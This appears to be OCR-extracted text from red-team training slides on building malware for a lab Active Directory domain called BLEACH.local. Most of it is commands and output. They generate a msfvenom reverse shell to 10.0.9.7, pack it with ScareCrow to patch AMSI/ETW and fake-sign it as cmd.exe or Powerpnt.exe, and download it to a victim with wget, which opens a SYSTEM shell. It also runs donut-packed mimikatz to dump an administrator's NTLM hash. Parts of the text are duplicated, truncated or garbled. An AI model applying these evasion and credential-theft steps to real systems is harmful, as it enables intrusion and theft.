


“PWN LIKE A MDFK ft.  
RED TEAM VIEW”

Day Seven: Malwarocalypse

# BLEACH.local : CRAFTING MALWARE



<https://github.com/optiv/ScareCrow/releases/tag/v5.1>




<https://assume-breach.medium.com/home-grown-red-team-testing-common-av-evasion-with-pe-packers-on-windows-11-a2a9e873fe13>

<https://www.blackhatethicalhacking.com/tools/scarecrow/>

<https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/av-edr-evasion>

# BLEACH.local : CRAFTING MALWARE



# BLEACH.local : CRAFTING MALWARE

```
(kali㉿kali)-[~/Documents/mal]
```

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.9.7 LPORT=4443 -f raw
```

```
> msf.bin
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

```
[-] No arch selected, selecting arch: x64 from the payload
```


```
No encoder specified, outputting raw payload
```

```
Payload size: 460 bytes
```

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.0.9.7 LPORT=4443 -b '\x00' -f raw > notavirus.bin
```

# BLEACH.local : CRAFTING MALWARE

```
(kali@kali)-[~/Documents/mal]
└─$ ScareCrow/ScareCrow -I payload.bin -domain digitechfp.com -Loader binary
```



(@Tylous)

"Fear, you must understand is more than a mere obstacle.  
Fear is a TEACHER. the first one you ever had."

```
[*] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2808 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With cmd's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing cmd.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of cmd.exe: 438e6a64a8d936403c362abcfe8c1445aaebc320a206170adb5610954d270c93
```

```
(kali@kali)-[~/Documents/mal]
```

```
└─$ ScareCrow/ScareCrow -I mimitest.bin -domain www.microsoft.com -Exec VirtualAlloc -Loader binary -console
```

```
Query Unable to fetch
```

```
0.7 LPORT=4443 -f raw
```

```
to fetch raw  
orm::Windows from the
```

```
d
```

```
base  
ence: 622, resource  
et: 0
```

# BLEACH.local : CRAFTING MALWARE

Windoleia10 AD [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Windows PowerShell

```
Papeler Windows PowerShell
recicla Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\jquerito> wget http://10.0.9.7:8001/cmd.exe -o "C:\Program Files (x86)\IObit\Advanced.exe"
PS C:\Users\jquerito>
```

Remote M

Winar

IObit

Archivo Inicio Compartir Vista

« Disco local (C:) » Archivos de programa (x86) » IObit

Buscar en IObit

Nombre	Fecha de modificación	Tipo	Tamaño
Advanced SystemCare	23/05/2023 23:48	Carpeta de archivos	
IObit Uninstaller	10/04/2023 17:09	Carpeta de archivos	
Advanced.exe	24/05/2023 0:02	Aplicación	2.012 KB

# BLEACH.local : CRAFTING MALWARE

```
msf6 exploit(multi/handler) > set LPORT 4443
```

```
LPORT => 4443
```

```
msf6 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 10.0.9.7:4443
```

```
[*] Command shell session 1 opened (10.0.9.7:4443 -> 10.0.9.5:54698) at 2023-05-23 18:56:35 -0400
```

```
Shell Banner:
```

```
Microsoft Windows [Versi_n 10.0.19043.2364]
```

```
(c) Microsoft Corporation. Todos los derechos reservados.
```

```
-----
```

```
C:\Program Files (x86)\IObit\Advanced SystemCare>whoami
```

```
whoami
```

```
nt authority\system
```

# BLEACH.local : CRAFTING STEALER



<https://github.com/TheWover/donut>



<https://www.hackercoolmagazine.com/donut-shellcode-generator/>

<https://captmeelo.com/redteam/maldev/2021/12/15/lazy-maldev.html>





# BLEACH.local : CRAFTING STEALER

```
(kali@kali)-[~/Documents/mal/donut_v1.0]
```

```
$ ./donut --input:/home/kali/Documents/mimikatz/x64/mimikatz.exe -a 2 -b 2 -o /home/kali/Documents/mal/mimitest.bin -console
```

```
[ Donut shellcode generator v1 (built Mar  3 2023 13:39:03)
```

```
[ Copyright (c) 2019-2021 TheWover, Odzhan
```

```
[ Instance type : Embedded
```

```
[ Module file   : "/home/kali/Documents/mimikatz/x64/mimikatz.exe"
```

```
[ Entropy       : Random names + Encryption
```

```
[ File type     : EXE
```

```
[ Target CPU    : amd64
```

```
[ AMSI/WDLP/ETW : abort
```

```
[ PE Headers    : overwrite
```

```
[ Shellcode     : "/home/kali/Documents/mal/mimitest.bin"
```

```
[ Exit          : Thread
```



# BLEACH.local : CRAFTING STEALER

```
(kali@kali)-[~/Documents/mal/donut_]  
└─$ ./donut --input:/home/kali/Documen
```

```
[ Donut shellcode generator v1 (built  
[ Copyright (c) 2019-2021 TheWover, 0
```

```
[ Instance type : Embedded  
[ Module file : "/home/kali/Documen  
[ Entropy : Random names + Encr  
[ File type : EXE  
[ Target CPU : amd64  
[ AMSI/WDLP/ETW : abort  
[ PE Headers : overwrite  
[ Shellcode : "/home/kali/Documen  
[ Exit : Thread
```

```
(kali@kali)-[~/Documents/mal]  
└─$ ScareCrow/ScareCrow -I minitest.bin -domain www.microsoft.com -Exec VirtualAlloc -Loader binary -console
```



(@Tyl0us)

"Fear, you must understand is more than a mere obstacle.  
Fear is a TEACHER. the first one you ever had."

```
[*] Encrypting Shellcode Using ELZMA Encryption  
[+] Shellcode Encrypted  
[+] Patched ETW Enabled  
[+] Patched AMSI Enabled  
[+] Sleep Timer set for 2582 milliseconds  
[*] Creating an Embedded Resource File  
[+] Created Embedded Resource File With Powerpnt's Properties  
[*] Compiling Payload  
[+] Payload Compiled  
[*] Signing Powerpnt.exe With a Fake Cert  
[+] Signed File Created  
[+] Binary Compiled  
[!] Sha256 hash of Powerpnt.exe: 753c1fbebbaa065cd4ef6d27c369a70cf0080942c1b3ccc540e3df400ebb623d
```

```
(kali@kali)-[~/Documents/mal]  
└─$
```



# BLEACH.local : CRAFTING STEALER

```
(kali@kali)-[~/Documents/mal]
└─$ ScareCrow/ScareCrow -I minitest.bin -domain www.microsoft.com -Exec VirtualAlloc -Loader binary -console

(kali@kali)-[~/Documents/mal/donut_]
└─$ ./donut --input:/home/kali/Documen

[ Donut shellcode generator v1 (built
[ Copyright (c) 2019-2021 TheWover, 0

[ Instance type : Embedded
[ Module file   : "/home/kali/Documen
[ Entropy      : Random names + Encr
[ File type    : EXE
[ Target CPU   : amd64
[ AMSI/WDLP/ETW : abort
[ PE Headers   : overwrite
[ Shellcode    : "/home/kali/Documen
[ Exit        : Thread

[ ] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2582 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With Powerpnt's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing Powerpnt.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of Powerpnt.exe: 753c1fbecbaa065cd4ef6d27c369a70cf0080942c1b3ccc540e3df400ebb623d

(kali@kali)-[~/Documents/mal]
└─$
```



(@Tyl0us)

"Fear, you must understand is more than a mere obstacle.  
Fear is a TEACHER. the first one you ever had."



# BLEACH.local : CRAFTING STEALER

```
C:\Users\jquerito\Downloads>t.exe
[DEBUG] [+] Detected Version: 10
[DEBUG] [+] Reloading: C:\Windows\System32\kernel32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\kernelbase.dll
[DEBUG] [+] Reloading: C:\Windows\System32\advapi32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\ntdll.dll
[DEBUG] [+] Allocating a RWX Section of the Process
[DEBUG] [*] Calling the Shellcode Using a Syscall

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # "privilege::debug"
Privilege '20' OK

mimikatz # "sekurlsa::logonpasswords"

Authentication Id : 0 ; 7167760 (00000000:006d5f10)
Session : CachedInteractive from 1
User Name : Administrador
Domain : BLEACH
Logon Server : PRINCIPAL-BLEACH
Logon Time : 24/05/2023 14:12:05
SID : S-1-5-21-3777977817-1859332824-490154379-500

msv :
[00000003] Primary
* Username : Administrador
* Domain : BLEACH
* NTLM : fc19a68b44372b3bcf0297e08a28fda8
* SHA1 : a23a9ebee5923c7860e21a1ef6cf053cf6885c00
* DPAPI : 380f529916e7310ff45ab4ab0e99c80e

tspkg :
wdigest :
* Username : Administrador
* Domain : BLEACH
* Password : (null)
```

```
al]
pitest.bin -domain www.microsoft.com -Exec VirtualAlloc -Loader binary -console
```



(@Tyl0us)

tand is more than a mere obstacle.  
first one you ever had."

ELZMA Encryption

illiseconds

rce File

File With Powerpnt's Properties

a Fake Cert

e: 753c1fbebbaa065cd4ef6d27c369a70cf0080942c1b3ccc540e3df400ebb623d

al]

PS C:\Users\jquerito\Downloads> wget http://10.0.9.7:8001/Powerpnt.exe -o t.exe



# BLEACH.local : CRAFTING STEALER

The screenshot shows a Windows desktop environment. In the foreground, a terminal window titled 'Administrador: C:\Windows\System32\cmd.exe' displays the following output:

```
mimikatz # Opening: 'C:\Windows\Temp\debug.bin' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x000000e1)
Opening: 'C:\Windows\Temp\debug.bin' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x000000e2)

mimikatz # deleting C:\Windows\Temp\debug.bin

C:\Users\jquerito\Downloads>t.exe "privilege::debug" "sekurlsa::logonpasswords" exit
Acceso denegado.

C:\Users\jquerito\Downloads>t.exe
[DEBUG] [+] Detected Version: 10
[DEBUG] [+] Reloading: C:\Windows\System32\kernel32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\kernelbase.dll
[DEBUG] [+] Reloading: C:\Windows\System32\advapi32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\ntdll.dll
[DEBUG] [+] Allocating a RWX Section of the Process
[DEBUG] [+] Calling the Shellcode Using a Syscall

.##### mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #'  Vincent LE TOUX ( vincent.letoux@gmail.com )
'##### > http://pingcastle.com / http://mysmartlogon.com **/

mimikatz # "privilege::debug"
Privilege '20' OK

mimikatz # "sekurlsa::logonpasswords"

Authentication Id : 0 ; 7167760 (00000000:006d5f10)
Session Name : CachedInteractive from 1
User Name : Administrator
Domain : BLEACH
Logon Server : PRINCIPAL-BLEAC
Logon Time : 24/05/2023 14:12:05
SID : S-1-5-21-3777977817-1859332824-490154379-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : BLEACH
* NTLM : fc19a68b44372b3cf0297e0a28fda8
* SHA1 : a23a9ebee5923c7860e21a1ef6cf053cf6885c00
* DPAPI : 380f529916e7310ff45ab4a0e99c80e
tspkg :
wdigest :
```

In the background, the Windows Security window is open, showing the 'Configuración de antivirus y protección contra amenazas' settings. The 'Protección en tiempo real' (Real-time protection) toggle is turned on (Activado). The 'Protección basada en la nube' (Cloud-based protection) toggle is turned off (Desactivado). The 'Envío de muestras automático' (Automatic sample upload) toggle is also turned off (Desactivado).

der binary -console

Ita

HotFo

te no

ebb623d



PS C:\Users\jquerito\Downloads> wget http://10.0.9.7:8001/Powerpnt.exe -o t.exe

# BLEACH.local : CRAFTING STEALER

The screenshot displays a Windows desktop environment. In the foreground, a command prompt window is open, showing the execution of a stalker tool named 'Mikatz'. The tool is being run with administrative privileges. The output shows the tool opening a debug file, deleting it, and then running a command to execute a program with debug and logonpasswords privileges. The tool's version is 2.2.0 (x64) and it is running on a system with a detected version of 10. The tool's behavior is being monitored, and it is detected as a threat by Windows Security. The threat is identified as 'Behavior:Win32/Mikatz.gen|C' with a severity of 'Grave' and 'HackTool:Win32/Mikatz' with a severity of 'Alta'. The tool is also detected as a threat by Windows Security. The tool is being used to steal credentials and other sensitive information. A large red arrow points from the Windows Security window towards the command prompt window. A cartoon character of a stalker is overlaid on the command prompt window, and a small image of a person sitting at a laptop is overlaid on the Windows Security window.

```
Administrator: C:\Windows\System32\cmd.exe
mikatz # Opening: 'C:\Windows\Temp\debug.bin' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA; Handle on memory (0x000000e1)
Opening: 'C:\Windows\Temp\debug.bin' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA; Handle on memory (0x000000e2)

mikatz # deleting C:\Windows\Temp\debug.bin

C:\Users\jquerito\Downloads>t.exe "privilege::debug" "sekurlsa::logonpasswords" exit
At c:\> feieg.d.a.

C:\Users\jquerito\Downloads>t.exe
[DEBUG] [+] Detected Version: 10
[DEBUG] [+] Reloading: C:\Windows\System32\kernel32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\kernelbase.dll
[DEBUG] [+] Reloading: C:\Windows\System32\advapi32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\ntdll.dll
[DEBUG] [+] Allocating a RWX Section of the Process
[DEBUG] [+] Calling the Shellcode Using a Syscall

##### mikatz 2.2.0 (x64) #18362 Feb 29 2023 1:13
## ^ ## "A La Vie, A L'Amour" - (oe,oe)
## / ## /** Benjamin DELPY_gentilkiwi (benjamin@gentilkiwi.fr)
## \ ## > http://blog.gentilkiwi.com/mikatz
## v ## Vincent LE TOUX (vl@letoou.fr)
##### > http://pingcastle.com / http://mysmartlogon.com

mikatz # "privilege::debug"
Privilege '20' OK

mikatz # "sekurlsa::logonpasswords"

Authentication Id : 0 ; 7167760 (0)
Session : CachedInternal
User Name : Administrator
Domain : BLEACH
Logon Server : PRINCIPAL-0-EAC
Logon Time : 24/05/2023 14:12:05
SID : S-1-5-21-3777-817-

msv :
[00000003] Primary
* Username : Administrator
* Domain : BLEACH
* NTLM : fc19a68b44372b7bc
* SHA1 : a23a9ebee5923
* DPAPI : 380f529916e73
tspkg :
wdigest :
```

Seguridad de Windows

## Protección antivirus y contra amenazas

Protección contra amenazas para tu dispositivo.

### Amenazas actuales

Se han detectado amenazas. Inicia las acciones recomendadas.

Nombre de amenaza	Gravedad
Behavior:Win32/Mikatz.gen C	Grave
HackTool:Win32/Mikatz	Alta

Iniciar acciones

Opciones de examen  
Amenazas permitidas  
Historial de protección

El envío de muestras automático está desactivado. El

PS C:\Users\jquerito\Downloads> wget http://10.0.9.7:8001/Powerpnt.exe -o t.exe

# BLEACH.local : MORE POCs

<https://github.com/TheWover/donut-demos/tree/master>

<https://github.com/tcostam/awesome-command-control>

# CHARLA NAVAJA NEGRA :: 2022



"ORBITAL DIABES - EXPLOTANDO 0 DAYS EN UN EDR PARA ELEVAR PRIVILEGIOS"

Diego Garcia Iglesias



ALFONSO 20, 21 Y 22 DE SEPTIEMBRE DE 2022



People :

Computer Basic

Networking Basic

Linux basic

H\*cking

